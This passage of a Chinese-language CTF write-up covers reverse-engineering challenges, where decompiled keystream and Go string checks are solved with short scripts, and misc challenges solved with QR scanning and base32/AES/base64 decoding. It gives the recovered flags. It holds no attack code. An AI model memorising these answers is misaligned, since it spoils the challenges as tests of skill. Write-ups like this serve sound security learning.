  v10 = __ROL4__(v45 ^ (v9 + v54.m128i_i32[1]), 12);
  v40 = v10 + v52.m128i_i32[1] + v45;
  v38 = __ROL4__(v9 ^ v40, 8);
  v33 = v9 + v54.m128i_i32[1] + v38;
  v51 = __ROL4__(v10 ^ v33, 7);
  v11 = __ROL4__((v42 + v52.m128i_i32[2]) ^ v3, 16);
  v12 = __ROL4__(v42 ^ (v11 + v54.m128i_i32[2]), 12);
  v39 = v12 + v42 + v52.m128i_i32[2];
  v34 = __ROL4__(v11 ^ v39, 8);
  v13 = v34 + v11 + v54.m128i_i32[2];
  v49 = __ROL4__(v12 ^ v13, 7);
  v14 = __ROL4__((v46 + v52.m128i_i32[3]) ^ v2, 16);
  v15 = __ROL4__(v46 ^ (v14 + v54.m128i_i32[3]), 12);
  v36 = v15 + v46 + v52.m128i_i32[3];
  v16 = __ROL4__(v14 ^ v36, 8);
  v17 = v16 + v14 + v54.m128i_i32[3];
  v47 = __ROL4__(v15 ^ v17, 7);
  v18 = __ROL4__(v16 ^ (v44 + v51), 16);
  v19 = __ROL4__(v51 ^ (v18 + v13), 12);
  v52.m128i_i32[0] = v19 + v44 + v51;
  v55.m128i_i32[3] = __ROL4__(v18 ^ v52.m128i_i32[0], 8);
  v54.m128i_i32[2] = v18 + v13 + v55.m128i_i32[3];
  v45 = __ROL4__(v19 ^ v54.m128i_i32[2], 7);
  v20 = __ROL4__(v43 ^ (v49 + v40), 16);
  v21 = v20 + v17;
  v22 = __ROL4__(v49 ^ (v20 + v17), 12);
  v52.m128i_i32[1] = v22 + v49 + v40;
  v55.m128i_i32[0] = __ROL4__(v20 ^ v52.m128i_i32[1], 8);
  v54.m128i_i32[3] = v21 + v55.m128i_i32[0];
  v42 = __ROL4__((v21 + v55.m128i_i32[0]) ^ v22, 7);
  v53.m128i_i32[2] = v42;
  v23 = __ROL4__(v38 ^ (v47 + v39), 16);
  v24 = __ROL4__(v47 ^ (v23 + v37), 12);
  v52.m128i_i32[2] = v24 + v47 + v39;
  v48 = __ROL4__(v23 ^ v52.m128i_i32[2], 8);
```

```
000006AF sub_401080:70 (4012AF)
```

输入符合长度的fake flag

从内存中取出运算的结果


然后异或获得密钥流

密钥流直接异或加密后的数据得到答案

```python

tab1 = [0xCE, 0x15, 0x0E, 0xEB, 0x8F, 0x98, 0x87, 0xC6, 0x23, 0xBE, 0x18, 0xE1,
tab2 = [0x31] * len(tab1)
enc = [0x99, 0x48, 0x5E, 0xBD, 0xC5, 0x9B, 0x85, 0x96, 0x20, 0xFC, 0x18, 0xB2, 0
tmp = []
flag =""

for i in range(len(tab2)):
    tmp.append( tab1[i] ^ tab2[i])


flag = []
for i in range(len(tab1)):
    flag.append( tmp[i] ^ enc[i])
print(bytes(flag))
# flag{23a2s1bs2-b2e312-6847-9ab3-a2s3e14baeff2}
```

小林

找到菜单处一个个找对比函数




```
  __int64 v12; // [rsp-18h] [rbp-58h]
  __int64 v13; // [rsp-10h] [rbp-50h]
  __int64 v14; // [rsp-8h] [rbp-48h]
  __int64 v15; // [rsp+8h] [rbp-38h]
  __int64 v16; // [rsp+10h] [rbp-30h]
  void *retaddr; // [rsp+40h] [rbp+0h] BYREF

  if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v1 + 16) )
    runtime_morestack_noctxt_abi0();
  if ( v0 != 6 )
  {
    fmt_Fprintln();
    main_menu();
    return 0LL;
  }
  v2 = 0LL;
  v3 = 0LL;
  v4 = 0LL;
  while ( 1 )
  {
    v16 = v3;
    if ( v2 >= 6 )
      break;
    v15 = v2;
    v12 = runtime_intstring(v8, v10);
    v4 = v16;
    runtime_concatstring2(v9, v11, v12, v13, v14);
    v2 = v15 + 1;
    v3 = v7;
  }
  if ( v4 != 6 || *(_DWORD *)v3 != 'nfnu' || *(_WORD *)(v3 + 4) != 30328 )
  {
    fmt_Fprintln();
    main_menu();
    return v16;
  }
  return v3;
}
```

```
0009EAF8 main.firstChall:43 (49F4F8)
```

类似凯撒密码

位移得到是hasaki


第二个对比的位置


```
void main_secondChall()
{
  unsigned __int64 v0; // rax
  __int64 v1; // rdi
  __int64 v2; // r14
  unsigned __int64 v3; // rbx
  __int64 v4; // rax
  unsigned __int64 v5; // rdx
  unsigned __int64 i; // rsi
  int v7; // er8
  __int64 v8; // rbx
  __int64 v9; // [rsp-28h] [rbp-F8h]
  __int64 v10; // [rsp-28h] [rbp-F8h]
  __int64 v11; // [rsp-28h] [rbp-F8h]
  char v12; // [rsp+58h] [rbp-78h] BYREF
  __int64 v13; // [rsp+B0h] [rbp-20h]
  void *v14; // [rsp+B8h] [rbp-18h]
  char **v15; // [rsp+C0h] [rbp-10h]

  if ( (unsigned __int64)&v12 <= *(_QWORD *)(v2 + 16) )
    runtime_morestack_noctxt_abi0();
  v3 = v0;
  v9 = runtime_stringtoslicerune();
  v5 = v3 - 1;
  for ( i = 0LL; (__int64)v5 > (__int64)i; ++i )
  {
    if ( v3 <= i )
      runtime_panicIndex();
    v7 = *(_DWORD *)(v4 + 4 * i);
    if ( v3 <= v5 )
      runtime_panicIndex();
    *(_DWORD *)(v4 + 4 * i) = *(_DWORD *)(v4 + 4 * v5);
    *(_DWORD *)(v4 + 4 * v5--) = v7;
  }
  v13 = v4;
  v8 = v4;
  runtime_slicerunetostring(v9);
  if ( v8 == v1 && (unsigned __int8)runtime_memequal() )
0009EBA0 main.secondChall:1 (49F5A0)
```

动调得到vxnfnu


第三个对比的位置

有一个长度校验



```
v6 = v0 + v5;
v62 = v6;
v7 = 0LL;
while ( v7 < 7 )
{
  if ( *(unsigned __int8 *)(v6 + v7) >= 0x80u )
  {
    v26 = runtime_decoderune(v14);
    v10 = 7LL;
  }
  else
  {
    v10 = v7 + 1;
  }
  v61 = v10;
  v37 = runtime_intstring(v14, v26);
  runtime_concatstring2(v16, v27, v37, v46, v54);
```

后面动调



```
      v10 = 7LL;
    }
    else
    {
      v10 = v7 + 1;
    }
    v61 = v10;
    v37 = runtime_intstring(v14, v26);
    runtime_concatstring2(v16, v27, v37, v46, v54);
    v7 = v61;
    v6 = v62;
  }
  runtime_concatstring2(v14, v26, v36, v46, v54);
  runtime_concatstring2(v17, v28, v38, v47, v55);
  runtime_concatstring2(v18, v29, v39, v48, v56);
  runtime_concatstring2(v19, v30, v40, v49, v57);
  runtime_concatstring2(v20, v31, v41, v50, v58);
  runtime_concatstring2(v21, v32, v42, v51, v59);
  runtime_concatstring2(v22, v33, v43, v52, v60);
  v63 = v11;
  v53 = runtime_stringtoslicebyte(v23, v34, v44);
  v13 = v12;
  encoding_base64___Encoding__EncodeToString(v24, v35, v45, v53);
  if ( v13 != 40 || !(unsigned __int8)runtime_memequal() )
  {
    v65 = &unk_4A9660;
    v66 = &off_4E0CC0;
    v25 = fmt_Fprintln();
    os_Exit(v25);
    return v63;
  }
  v67 = &unk_4A9660;
  v68 = &off_4E0D80;
  fmt_Fprintln();
  return v63;
}
0009F03A main_thirdCheck:117 (49FA3A)
```

动调得到逻辑

对输入梅字节+5然后base64

-5后解码得到kyoukou

破解后得到29长度flag

DASCTF{hasaki-kyoukou-vxnfnu}

Misc

Loopqr

对目录下所有图片扫二维码

把每个图片中的有效信息平起来得到flag

```python
import os
import cv2
import numpy as np
from pyzbar import pyzbar

def main():
    directory = "./loopQR"
    text = b""
    for root, dirs, files in os.walk(directory):
        for file in files:
            filePath = os.path.join(root, file)
            for channel in range(4):
                img = cv2.imread(filePath, cv2.IMREAD_UNCHANGED)[:, :, channel]
                endoce_qr_img = np.where(img == 1, 255, 0).astype(np.uint8)

                decoded = pyzbar.decode(endoce_qr_img)
                if decoded:
                    text += decoded[0].data
                else:
                    print("error")

    tmp = text.decode()
    l = []
    for i in tmp.splitlines():
        l.append(i[0])
    print(bytes(l))
if __name__ == "__main__":
    main()

# flag{c7479d67e182d331148ca6b667d11d0d}
```

一个小秘密

MFZWIYLEMFSA====

base32解密

```
asdadad
```

然后这个是密码和aes的密码，里面的flag改为docx，获取aes加密

```
U2FsdGVkX1/nVMt/cXalqwb8VpS2mDk9UkTaHRPPq5TAtH8XxYVAwxtoDKe/yTN4
zBas0WHmW50e2QwglywbKyCRNsVxaKsbwwdDlcBEg20=
```

```
ZmxhZ3tjMmEyMzk4YzdmMjlhNTE5MzI3YWUxMzk2YWM2Nzg1NX0=
```

再base64

flag{c2a2398c7f29a519327ae1396ac67855}